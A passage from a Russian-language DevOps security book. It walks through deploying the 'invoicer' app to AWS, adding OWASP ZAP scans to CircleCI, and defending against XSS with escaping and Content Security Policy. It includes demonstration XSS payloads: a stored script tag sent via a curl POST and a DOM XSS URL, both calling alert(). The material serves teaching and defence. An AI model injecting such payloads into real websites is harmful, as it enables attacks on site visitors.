  --environment-id e-curu6awket \
  --version-label invoicer-api
```

Обновление среды займет несколько минут, и вы сможете наблюдать этот процесс в веб-консоли. Изменение цвета индикатора среды на зеленый будет означать, что она успешно обновлена. У `invoicer` есть особенная конечная точка в `__version__`, которая возвращает версию приложения, запущенную в данный момент. Вы можете протестировать развертывание, запрашивая эту конечную точку из командной строки и проверяя, является ли возвращенная версия ожидаемой (листинг 2.24).

Листинг 2.24. Получение версии приложения с помощью его особенной конечной точки

```
curl \
http://invoicer-api.3pjw7ca4hi.us-east-1.elasticbeanstalk.com/__version__
{
  "source": "https://github.com/Securing-DevOps/invoicer",
  "version": "20160522.0-660c2c1",
  "commit": "660c2c1bcece48115b3070ca881b1a7f1c432ba7",
  "build": "https://circleci.com/gh/Securing-DevOps/invoicer/"
}
```

Убедитесь в том, что соединение с базой данных работает, как ожидалось, создав и получив счет на оплату (листинг 2.25).

Листинг 2.25. Создание счета на оплату с помощью общедоступного API

```
curl -X POST \
--data '{"is_paid": false, "amount": 1664, "due_date":
      "2016-05-07T23:00:00Z", "charges": [ { "type": "blood work", "amount":
      1664, "description": "blood work" } ] }' \
http://invoicer-api.3pjw7ca4hi.us-east-1.elasticbeanstalk.com/invoice
```

```
created invoice 1
```

Ваш первый счет на оплату успешно создан. Это воодушевляет. Теперь получим его (листинг 2.26).

Листинг 2.26. Получение счета на оплату с помощью общедоступного API

```
curl \
http://invoicer-api.3pjw7ca4hi.us-east-1.elasticbeanstalk.com/invoice/1

{
  "ID": 1,
  "CreatedAt": "2016-05-25T18:49:04.978995Z",
  "UpdatedAt": "2016-05-25T18:49:04.978995Z",
  "amount": 1664,
  "charges": [
    {
      "ID": 1,
      "CreatedAt": "2016-05-25T18:49:05.136358Z",
      "UpdatedAt": "2016-05-25T18:49:05.136358Z",
      "amount": 1664,
      "description": "blood work",
      "invoice_id": 1,
      "type": "blood work"
    }
  ],
  "due_date": "2016-05-07T23:00:00Z",
  "is_paid": false,
  "payment_date": "0001-01-01T00:00:00Z"
}
```

Примечание по поводу безопасности

Обслуживание счетов на оплату через API, широко открытый для доступа через Интернет, — явно неудачная идея. В главе 3 мы обсудим, как защитить веб-приложения с помощью аутентификации.

Вот и все: `invoicer` запущен и работает в AWS Elastic Beanstalk. Для этого потребовалось проделать большую работу, но посмотрите, чего вы добились: с помощью одной команды можете развертывать новые версии `invoicer`. Никакого обслуживания серверов, никакой ручной регулировки, весь процесс от тестирования кода до развертывания контейнера в среде эксплуатации автоматизирован. Теперь вы можете за 15 минут пройти от отправки модификации к репозиторию исходного кода до развертывания в инфраструктуре, как мы намечали в начале первой главы.

Наша инфраструктура все еще примитивна и не охвачена мерами безопасности, необходимыми для управления сервисом среды эксплуатации. Мы настроили только конфигурацию. Логика, стоящая за CI/CD-конвейером, останется неизменной по мере того, как мы будем усиливать безопасность инфраструктуры. Мы сохраним возможность развертывать новые версии приложений, не делая что-либо вручную, и все будет осуществляться в течение 15 минут.

Это то, что обещает DevOps: полностью автоматизированные среды, которые позволяют организациям идти от идеи к продукту короткими циклами. Уменьшив давление на эксплуатацию, организация может сосредоточиться на продукте, в том числе на его безопасности.

2.6. Обзор безопасности

Сосредоточившись на развертывании `invoicer`, мы проигнорировали некоторые проблемы безопасности в приложении, инфраструктуре и CI/CD-конвейере.

- ❑ GitHub, CircleCI и Docker Hub должны иметь доступ друг к другу. По умолчанию мы наделили всех троих привилегированными аккаунтами, что при утечке данных способно нанести серьезный вред другим сервисам, размещенным на этих аккаунтах. Применением аккаунтов с меньшими привилегиями будет обеспечен больший уровень безопасности.
- ❑ Точно так же учетные данные, которые мы используем для получения доступа к AWS, могут быть раскрыты, что позволит злоумышленнику получить полный доступ к среде. Для уменьшения рисков утечки учетных данных нужно использовать многофакторную аутентификацию и точно обозначенные права доступа.
- ❑ Безопасность баз данных недостаточна. Мало того, что `invoicer` использует администраторский аккаунт для обеспечения доступа к PostgreSQL, так и сама база данных общедоступна. Хороший способ уменьшить риск проникновения — усилить безопасность базы данных.
- ❑ Публичный интерфейс к `invoicer` использует нешифрованный протокол HTTP, а это значит, что кто-то находящийся на пути соединения может читать проходящие данные. HTTPS — это простое решение, обеспечивающее безопасность, и в дальнейшем мы должны им воспользоваться.

- ❑ И наконец, сам `invoiceer` открыт нараспашку для Интернета. Нам нужны аутентификация и мощные приемы защиты, чтобы поддерживать безопасность приложения.

Вначале мы рассмотрим эти проблемы и обсудим, как усилить безопасность. У нас впереди еще много работы, а также четыре главы, которые помогут защитить ваш DevOps-конвейер.

- ❑ Мы начнем с защиты приложения и в главе 3 обсудим уязвимости, имеющиеся в `invoiceer`, и меры безопасности.
- ❑ Безопасность инфраструктуры рассматривается в главе 4, где мы укрепим AWS-среду, которая размещает сервисы среды эксплуатации.
- ❑ Безопасность каналов взаимодействия с `invoiceer` будет обеспечена в главе 5, когда мы реализуем HTTPS.
- ❑ Безопасность конвейеров — тема главы 6, где будут раскрыты принципы безопасности сборки и развертывания кода в CI/CD.

Резюме

- ❑ Непрерывная интеграция посредством веб-хуков связывает компоненты, чтобы тестировать код и собирать контейнеры.
- ❑ Непрерывное развертывание применяет IaaS, такие как AWS Elastic Beanstalk, чтобы разворачивать контейнеры в среде эксплуатации.
- ❑ За исключением немногих проверок, все шаги CI/CD-конвейера полностью автоматизированы.
- ❑ Базовый DevOps-конвейер наполнен проблемами безопасности.

Уровень безопасности 1: защита веб-приложений

В этой главе

- Автоматизация тестирования безопасности приложения в CI.
- Выявление типичных веб-атак и защита от них.
- Техники аутентификации для сайтов.
- Поддержание актуальности веб-приложений и их зависимостей.

В главе 2 мы развернули `invoiceer` — небольшое веб-приложение, которое обслуживает счета на оплату. Безопасность полностью проигнорировали, чтобы сосредоточиться на формировании DevOps-конвейера. В этой главе вернемся к приложению `invoiceer` и погрузимся в его защиту. Здесь мы рассмотрим само приложение, так как безопасность инфраструктуры и CI/CD-конвейера станем обсуждать в последующих главах.

Безопасность веб-приложения (WebAppSec) — это самостоятельная отрасль в области информационной безопасности. WebAppSec сосредоточена на выявлении уязвимостей веб-приложений (включая сайты и API) и браузеров, а также на формировании мер безопасности для защиты от них.

Специалисты на протяжении всей карьеры совершенствуют навыки в WebAppSec. В одной главе можно дать лишь краткий обзор этой области, поэтому мы сосредоточимся на простейших мерах, необходимых для доведения `invoiceer` до целостного уровня безопасности, и обозначим направление дальнейшего движения, выходящего за рамки главы. Вы можете найти множество достойных ресурсов на эту тему. Далее приведен небольшой список того, что не помешает иметь под рукой.

- Open Web Application Security Project содержит много превосходных ресурсов по защите веб-приложений ([OWASP.org](https://owasp.org)). Кроме того, OWASP каждые несколько лет

публикует рейтинг из десяти уязвимостей веб-приложений — инструмент, который поможет повысить осведомленность о безопасности в вашей организации (<http://mng.bz/yXd3>).

- ❑ *The Web Application Hacker's Handbook: Finding and Exploring Security Flaws* Дафида Штутарда и Маркуса Пинто (Wiley, 2011) и *The Tangled Web: A Guide to Securing Modern Web Applications* Майкла Залевски (No Starch Press, 2011) — две замечательные книги о взломе и защите веб-приложений.
- ❑ Mozilla Developer's Network (MDN на <https://developer.mozilla.org/>) — это один из наилучших источников информации о техниках веб-разработки, JavaScript и безопасности браузеров в Интернете (моя работа в Mozilla, конечно, обуславливает мою предвзятость, но все же MDN — это и правда прекрасный ресурс).

В этой главе вы внедрите уровень WebAppSec в invoiceer. Сначала я расскажу о подходе к автоматическому тестированию безопасности в веб-приложении с помощью сканера безопасности OWASP Zed Attack Proxy (ZAP) в CI-конвейере. Затем мы обсудим техники аутентификации для защиты доступа к данным, которые обслуживает invoiceer. И завершим главу техниками для поддержания актуальности приложения и его зависимостей.

3.1. Защита и тестирование веб-приложений

Современные веб-сервисы состоят из множества уровней, взаимодействующих между собой по сети посредством HTTP. На рис. 3.1 показан высокоуровневый взгляд на уровни фронтенда, бэкенда и данных.

- ❑ Фронтенд, написанный на JavaScript, CSS и HTML, исполняет код в веб-браузерах пользователей и взаимодействует с бэкендом по HTTP.
- ❑ Веб-API бэкенда, написанный на одном из множества языков, доступных разработчикам (Python, JavaScript, Go, Ruby, Java и т. д.), отвечает на запросы из фронтенда и возвращает данные и документы, составленные с применением запросов к различным источникам, таким как базы данных и внешние API.



Рис. 3.1. Современные веб-приложения используют код фронтенда, исполняемый в браузерах, чтобы запрашивать веб-API и базу данных

- ❑ Базы данных и веб-API с третьего уровня формируют уровень, невидимый для фронтенда. Они не занимаются непосредственным составлением документов, а предоставляют данные, которые использует бэкенд для составления документов, возвращаемых пользователям.

Приложение `invoicer`, которое вы развернули в главе 2, состоит из веб-API и базы данных. В этой главе вы расширите его небольшим фронтендом, чтобы раскрыть некоторые трудности защиты веб-приложений. Фронтенд показан на рис. 3.2. Он принимает лишь одно поле — ID счета на оплату — и отображает только два результата — размер и описание счета на оплату. Вы можете воспользоваться усовершенствованной версией исходного кода `invoicer` с сайта <https://securing-devops.com/ch03/invoicer>. Обратите внимание на то, что в нем уже есть модификации, которые вы внесете в этой главе. Чтобы просматривать изменения, воспользуйтесь инструментом `diff`, например `git diff`.



Рис. 3.2. Фронтенд приложения `invoicer` — это простая HTML-форма, которая отображает значение счета на оплату

На первый взгляд трудно обнаружить потенциальные проблемы на таких простых страницах. Но их простота не должна убеждать вас в их безопасности: эта страница уязвима к межсайтовым сценариям, подделке межсайтовых запросов,

кликджекингу и краже данных. Позже в этой главе я опишу эти проблемы, а сейчас обсудим, как их можно выявить.

Выявление уязвимостей вручную — это долгое и утомительное занятие. Мы будем использовать Zed Attack Proxy (ZAP) от OWASP — бесплатный инструмент, разработанный для сканирования веб-приложений на предмет уязвимостей, чтобы намного облегчить себе жизнь. ZAP — это Java-приложение, которое можно скачать на <https://zapproxy.org/>. Оно также доступно в качестве Docker-контейнера, который можно получить с помощью docker-запроса `owasp/zap2docker-weekly`.

Команды, обеспечивающие безопасность, традиционно используют сканеры уязвимостей — либо одноразово, когда команда занимается проверкой приложения, либо еженедельно или ежемесячно. Для реализации такого подхода командам по безопасности требуется анализировать отчеты от сканеров перед обсуждением их с командами разработки, которые будут отвечать за исправление проблем. Ручная проверка требует времени, и из-за того, что сканирование выполняется с некоторой периодичностью, уязвимые сервисы могут быть запущены в среде эксплуатации до того, как обнаружат проблемы.

Можно улучшить рабочие процессы с помощью методов DevOps. Припомните рис. 1.5, на котором была изображена стратегия безопасности на основе тестирования (TDS). Внедрение сканеров уязвимостей в конвейер будет первой реализацией TDS, сосредоточенной на CI-конвейере (рис. 3.3). Идея проста: вместо выполнения сканирования по графику вы можете делать это каждый раз, когда код проверяется в ветви функциональностей в репозитории. Запуск сканера уязвимостей в CI сближает тесты безопасности с модульными и интеграционными тестами, выполняемыми обычно в CI. Это поможет перестать считать тесты безопасности особенными, которые якобы способны выполнять и понимать только команды по безопасности. Также можно будет привлекать к ним внимание команд, которые отвечают за ликвидацию проблем. Вашей задачей будет дать возможность разработчикам перехватывать проблемы безопасности самостоятельно, когда код еще находится в конвейере, а не выполняется в среде эксплуатации.




Рис. 3.3. В соответствии с TDS-моделью из главы 1 тесты безопасности в приложении выполняются в качестве непосредственной составляющей CI-конвейера

Быстрое сканирование

Сканирование уязвимостей веб-приложений может занимать часы и не подходит для рабочих процессов, в которых разработчикам необходимо быстро совершать итерации изменений кода. Нам нужно скоростное сканирование. ZAP может ограничить масштаб и глубину сканирования, чтобы его можно было выполнять за минуту. Мы называем такой тип оценки уязвимости *базовым сканированием*, так как оно сосредоточено на основных мерах безопасности, а не на исчерпывающей оценке уязвимости. Дополнительную информацию о базовом сканировании ZAP вы можете получить здесь: <http://mng.bz/7EyN>.

Внедрите Docker-контейнер ZAP для выполнения базового сканирования `invoicer` в CircleCI. Последовательность операций представлена на рис. 3.4.

1. Репозиторий кода уведомляет CI-платформу о том, что был отправлен запрос на включение.
2. CI-платформа получает копию изменений, выполняет тестирование приложения и собирает его контейнер.
3. CI-платформа получает копию ZAP-контейнера и запускает его на контейнере приложения.
4. Результаты сканирования определяют, принимаются ли изменения внутри CI-платформы.




Рис. 3.4. Репозиторий кода уведомляет CI-платформу (1) о том, что модификация для ветви функциональностей должна быть протестирована. Это запускает сборку (2) приложения, на которой выполняется ZAP (3). Результаты сканирования определяют, успешно ли прошло тестирование (4)

Штатная TDS

Здесь мы снова берем в качестве примера CircleCI, хотя более простой рабочий процесс можно реализовать в любой CI-среде, включая ту, которая работает в вашем собственном центре обработки данных. Так, когда мы реализовывали базовое

сканирование ZAP в Mozilla, то исполняли его в составе конвейера развертывания на Jenkins — частной CI-платформе, чтобы сканировать среды, развертываемые на подготовительной стадии.

Можете внедрять TDS в свой конвейер множеством различных способов. В рамках этой книги нам легче полагаться на сторонние инструменты, но вы можете получить аналогичные результаты, запуская весь конвейер за закрытыми дверями.

Сосредоточьтесь на концепции, а не на деталях реализации.

Для реализации рабочего процесса вы модифицируете конфигурацию CircleCI, чтобы получить ZAP-контейнер и запустить его на invoicer. Invoicer будет запущен внутри своего Docker-контейнера, и раскроются локальный IP и порт для сканирования ZAP. Изменения в файл `config.yml` будут внесены в соответствии с листингом 3.1.

Листинг 3.1. Настройка CircleCI для сканирования безопасности на invoicer

```
- run:
  name: Build application container
  command: |
    go install --ldflags '-extldflags "-static"' \
    github.com/${CIRCLE_PROJECT_USERNAME}/${CIRCLE_PROJECT_REPONAME};
    [ ! -e bin ] && mkdir bin;
    cp "${GOPATH_HEAD}/bin/${CIRCLE_PROJECT_REPONAME}" bin/invoicer;
    docker build -t ${DOCKER_REPO}/${CIRCLE_PROJECT_REPONAME} .;
```

Собирает Docker-контейнер приложения

```
- run:
  name: Run application in background
  command: |
    docker run ${DOCKER_REPO}/${CIRCLE_PROJECT_REPONAME}
    background: true
```

Запускает контейнер invoicer в фоновом режиме

```
- run:
  name: ZAP baseline scan of application
  # Only fail on error code 1, which indicates at least one FAIL was found.
  # error codes 2 & 3 indicate WARN or other, and should not break the run
  command: |
    (
      docker pull owasp/zap2docker-weekly && \
      docker run -t owasp/zap2docker-weekly zap-baseline.py \
        -u https://raw.githubusercontent.com/${DOCKER_REPO}/${CIRCLE_PROJECT_REPONAME}/master/zap-baseline.conf \
        -t http://172.17.0.2:8080/ || \
      if [ $? -ne 1 ]; then exit 0; else exit 1; fi;
    )
```

Получает ZAP-контейнер

Производит исполнение ZAP по IP приложения

Изменения к CircleCI принимаются в качестве модификации в запросе на включение, который запускает настройку CircleCI. Делаются четыре шага, описанные

на рис. 3.4. Если ZAP встречается с уязвимостью, он завершит работу с ненулевым кодом состояния, что для CitricleCI означает: сборка не осуществилась. Если вы выполните этот тест на исходном коде `invoiceer` из главы 2, в котором еще нет решений по рискам, сканирование вернет четыре ошибки в безопасности, как показано в листинге 3.2.

Листинг 3.2. Результаты базового сканирования ZAP из `invoiceer`

```
FAIL: Web Browser XSS Protection Not Enabled  
FAIL: Content Security Policy (CSP) Header Not Set  
FAIL: Absence of Anti-CSRF Tokens  
FAIL: X-Frame-Options Header Not Set
```

```
FAIL: 4 WARN: 0 INFO: 4 IGNORE: 0 PASS: 42
```

Результаты сканирования, возможно, пока ничего для вас не означают, но они сообщают один факт: `invoiceer` не в безопасности. В следующих разделах я объясню, что представляют собой эти проблемы и как их решить. Также вернемся к базовому сканированию, чтобы проверить, как мы их исправили.

3.2. Атаки на сайты и безопасность контента

Рейтинг десяти уязвимостей, публикуемый OWASP каждые три года, может стать замечательным началом для обсуждения типичных проблем, обнаруживаемых в онлайн-сервисах. Этот список применим не только к веб-приложениям — он касается и ошибок в конфигурации инфраструктуры, которая размещает эти приложения (об этом говорится в главе 4) и которой недостает обновлений для уязвимых компонентов, из-за чего она остается в зоне риска известных проблем или слабой аутентификации (и то и другое обсуждается в следующей главе). В этом разделе мы сосредоточимся на распространенном наборе атак, которые влияют на контент и процессы веб-приложений, и рассмотрим, как браузеры могут защититься от этих атак. Начнем с наиболее типичной из них — межсайтовых сценариев.

3.2.1. Межсайтовые сценарии и политика безопасности контента

Наверное, наиболее распространенной уязвимостью в Вебе на момент написания книги являются межсайтовые сценарии, которые обычно называют XSS. О том, что `invoiceer` не хватает защиты от XSS-атак, базовое сканирование ZAP сообщает, отображая две ошибки:

- ❑ FAIL: Web Browser XSS Protection Not Enabled;
- ❑ FAIL: Content Security Policy (CSP) Header Not Set.

XSS-атака представляет собой включение в сайт вредоносного кода, который затем отображается другим посетителям сайта так, как если бы это был нормальный

контент. Вредоносный код выполняется в браузере жертвы для того, чтобы вершить черные дела, такие как кража информации или выполнение действий от имени пользователя.

Вместе с усложнением веб-приложений рейтинг XSS-атак вырос до положения самой часто регистрируемой проблемы безопасности на современных сайтах. Мы знаем, что `invoiceg` уязвим к XSS-атакам, поэтому сначала воспользуемся этой уязвимостью, а затем обсудим, как от нее защититься.

Вы можете вспомнить, как в главе 2 `invoiceg` раскрывает некоторые конечные точки для управления счетами на оплату, одна из которых создает новые счета на основе JSON-данных, передаваемых в теле POST-запроса. Рассматривайте JSON-документ, приведенный в листинге 3.3, в качестве входных данных атаки и обратите особое внимание на поле описания. Вместо обычной строки там содержится HTML-включение, которое вызывает JavaScript-функцию `alert()`.

Листинг 3.3. Вредоносная полезная нагрузка счета с XSS в поле описания

```
{
  "is_paid": false,
  "amount": 51,
  "due_date": "2016-05-07T23:00:00Z",
  "charges": [
    {
      "type": "physical checkup",
      "amount": 51,
      "description": "<script type='text/javascript'>alert('xss');</script>"
    }
  ]
}
```

Сохраните этот документ в файл и отправьте его через POST к API приложения `invoiceg` (листинг 3.4).

Листинг 3.4. Отправление вредоносной полезной нагрузки к приложению

```
curl -X POST -d @/tmp/baddata.json
http://securing-devops.com/invoicer/invoice
created invoice 3
```

Если вы получите этот счет, направляя браузер к конечной точке API (`invoice`) (рис. 3.5), поле описания возвращается таким же, каким вы его послали, — как строка. Ничего плохого здесь не происходит.

Неприятности начинаются, если вы получаете доступ к счету через веб-интерфейс, который вы добавили в `invoiceg`, тем самым поле описания отображается для пользователя как HTML вместо обычного JSON. Затем браузер считывает блок `<script>` и исполняет его как часть страницы. Это отображение влияет на вызов функции `alert()`, которая содержится во вредоносной полезной нагрузке, и вид окна оповещения (рис. 3.6).




Рис. 3.5. Отображение вредоносных JSON-данных в браузере не выполняет никакой атаки




Рис. 3.6. Отображение вредоносного JSON в качестве HTML-документа провоцирует считывание блока `<script>` и выполнение XSS-атаки

Почему вредоносный код не был выполнен, когда мы обратились к данным JSON? Так получилось, потому что конечная точка API, которая возвращает JSON, возвращает и HTTP-заголовок под названием Content-Type, настроенный на application/json. Браузер замечает, что данные не являются HTML-документом, и не исполняет его содержимое. XSS — это проблема только HTML-страниц, на которых сценарии и стили могут использоваться для исполнения вредоносного кода. Атака редко является проблемой API — только если его можно использовать для возвращения HTML или передачи данных на другие HTML-страницы.

XSS-атаки существуют во множестве форм. Атака, которую вы только что применили, особенно опасна, так как она упорно хранит данные в базе данных invoiceg, поэтому ее называют постоянным (хранимым) XSS. Другим типам XSS нет необходимости хранить данные в базе данных приложения, вместо этого они пользуются отображением параметров запроса. Invoiceg уязвим и для типов XSS, известных как *XSS-атаки в DOM-модели*, поскольку они изменяют объектную модель документов (DOM) браузера. Чтобы запустить ее, нужно внести код в одну из строк параметров в запросе, например в параметр invoiceid (листинг 3.5).

Листинг 3.5. DOM XSS-атака с вредоносным кодом в параметрах запроса

```
http://securing-devops.com/invoicer/?invoiceid=<script type='text/
  javascript'>alert('xss');</script>
```

При вводе в браузере URL-адреса из листинга 3.5 веб-интерфейс использует значение, хранящееся в параметре invoiceid, для отображения части страницы. Затем вредоносный код JavaScript добавляется на HTML-страницу и исполняется. Такой тип XSS потребует, чтобы атакующий выслал вредоносные ссылки своим жертвам, а те перешли по ним. Это может показаться препятствием для исполнения, но на самом деле легко реализуется, если спрятать ссылки в фишинг-сообщениях или в веб-кнопках.

Как же защититься от XSS-атак? Для этого можно применять различные способы. Основными рекомендациями для веб-приложений будут следующие.

- ❑ Проверяйте пользовательский ввод по факту отправки, к примеру проходя по всем полям полученного счета и сверяя их с регулярным выражением.
- ❑ Экранируйте все данные, возвращаемые пользователям, до отображения их на странице. Большинство языков располагают библиотеками для экранирования контента.

Листинг 3.6 показывает, как контент может быть экранирован в Go с помощью пакета html. Экранированная строка не будет считываться браузером как валидный HTML, поэтому не вызовет исполнения кода.

Листинг 3.6. Экранирование контента и предупреждение XSS-атак с помощью EscapeString()

```
package main
import (
    "fmt"
```

```
"html"  
)  
func main() {  
    escaped := html.EscapeString(  
        `<script type='text/javascript'>alert('xss');</script>`)  
    fmt.Println(escaped)  
}
```

Output: `<script type='text/
javascript'>alert('xss');</script>`

Проверка и экранирование данных, отправленных пользователем, — мощная техника, которая должна быть первым инструментом в инвентаре безопасности разработчика для защиты веб-приложений. Однако у нее есть некоторые недостатки.

- ❑ Разработчикам нужно экранировать весь ввод и вывод вручную, в коде, и убедиться, что ничто не упущено.
- ❑ Если веб-приложение принимает на ввод сложные форматы, такие как XML или SVG, может оказаться, что проверку и экранирование полей в таких файлах выполнить невозможно, не разрушив файлы.

Вдобавок, чтобы внедрить проверку и обеспечить шифрование, современные веб-приложения должны использовать функционал безопасности, встроенный в браузеры, самым мощным из которых, возможно, является политика безопасности контента (Content Security Policy, CSP).

CSP предоставляет доступ к каналу, по которому веб-приложения могут сообщить браузерам, что должно, а что не должно исполняться при отображении сайта. Invoiceer, например, может использовать CSP для блокирования XSS-атак, объявляя политику, которая запрещает исполнение встроенных сценариев. CSP объявляется посредством HTTP-заголовка, возвращаемого веб-приложением с каждым HTTP-запросом.

Что такое встроенные сценарии

Код JavaScript можно поместить на HTML-странице двумя способами. Он может храниться в отдельном файле, на который ссылаются как на элемент `<script src="...">` (он будет получать внешние ресурсы из места, указанного после `src`). Или его можно поставить непосредственно между двумя тегами `<script>alert('test');` `</script>`. Второй метод ссылается на встроенный код, потому что он добавлен непосредственно на страницу, в отличие от загружаемого в качестве внешнего ресурса.

Политика в листинге 3.7 указывает браузеру, чтобы он использовал CSP, которая блокирует встроенные сценарии по умолчанию и доверяет только контенту, происходящему из того же источника — домена, на котором размещен invoiceer.

Листинг 3.7. Базовая CSP, которая запрещает выполнение встроенных сценариев

```
Content-Security-Policy: default-src 'self';
```

Вы можете настроить этот заголовок, чтобы он возвращался вместе с каждым запросом на главную страницу `invoicer`, с помощью следующего Go-кода (листинг 3.8).

Листинг 3.8. Go-код для возвращения CSP-заголовка с каждым запросом

```
func getIndex(w http.ResponseWriter, r *http.Request) {
    w.Header().Add("Content-Security-Policy", "default-src 'self';") ←
    ...
}
```

Отправляет CSP-заголовок
вместе с HTTP-ответами

Вы можете отправлять CSP-заголовки из любого компонента инфраструктуры, который находится на пути веб-приложения, например из веб-сервера, расположенного перед `invoicer`. Хотя возвращение заголовков безопасности от веб-сервера — это хороший способ убедиться в наличии настройки в заголовках, я рекомендую управлять CSP непосредственно в коде приложения, чтобы облегчить разработчикам реализацию и тестирование. Базовое сканирование ZAP в CI будет отлавливать страницы, которым не хватает CSP-заголовка.

Мы снова посетим вредоносный URL, на этот раз применяя CSP, и проверим результат в консоли разработчика в Firefox. Вы можете открыть консоль разработчика, щелкнув правой кнопкой мыши на странице и выбрав в контекстном меню пункт `Inspect Element` (Исследовать элемент). На панели, которая откроется внизу браузера, перейдите на вкладку `Console` (Консоль), чтобы просматривать сообщения об ошибках, возвращаемые браузером при парсинге страницы.

Введите вредоносный код, который запускает XSS, в поле поиска на странице. Без CSP должно запуститься окно оповещения ('xss'). А с функционирующей CSP браузер откажется отображать ввод и зафиксирует следующую ошибку в консоли (листинг 3.9).

Листинг 3.9. Нарушение CSP, занесенное в журнал в консоли Firefox при блокировке XSS

```
Content Security Policy: The page's settings blocked the loading of a
resource at self ("default-src http://securing-devops.com/invoicer/")
```

Интерфейс Firefox не отображает никакого сообщения, говорящего пользователю о том, что была заблокирована атака. Запрещенное действие заблокировано, и остальные части страницы отображаются, как если бы все было в норме. Единственное упоминание о нарушении находится в консоли разработчика (рис. 3.7).

CSP защищает пользователей приложения, предотвращая исполнение вредоносных сценариев в браузере. Преимуществом такого подхода является широкий охват атак, от которых может защитить простая политика. Конечно, пример крайне упрощен, а современным веб-приложениям зачастую будут требоваться сложные



Рис. 3.7. CSP сообщает браузеру об отказе исполнения встроенных сценариев, что блокирует XSS-атаки

CSP-директивы, чтобы обеспечить совместную работу различных компонентов. Листинг 3.10 показывает CSP из <https://addons.mozilla.org/>, в которой используется намного более сложная политика, чем для invoicer.

Листинг 3.10. CSP-директивы, демонстрирующие сложность написания политики для крупных сайтов

Content-Security-Policy:

```
script-src
  'self'
  https://addons.mozilla.org
  https://www.paypalobjects.com
  https://www.google.com/recaptcha/
  https://ssl.google-analytics.com;
default-src
  'self';
img-src
  'self'
  https://www.paypal.com
  https://ssl.google-analytics.com
  https://addons.cdn.mozilla.net;
style-src
  'self'
  'unsafe-inline'
  https://addons.cdn.mozilla.net;
```

Сценарии, в том числе и встроенные, исполняются, только если они поступают с этих сайтов

Рисунки, отображаемые на HTML-страницах, могут поступать только с самого сайта и из трех других источников

Минутается проверка, и разрешаются стили в HTML-элементах

<pre>child-src 'self' https://ic.paypal.com https://paypal.com https://www.google.com/recaptcha/ https://www.paypal.com;</pre>	Управляет тем, какое место назначения <iframe> может быть загружено с сайта
<pre>object-src 'none';</pre>	Не разрешает никакие плагины, например Flash
<pre>connect-src 'self';</pre>	Разрешает Ajax-запросы только в свой адрес
<pre>font-src 'self' https://addons.cdn.mozilla.net;</pre>	Загружает шрифты с самого себя и с CDN

CSP спешит на помощь сайтам постарше

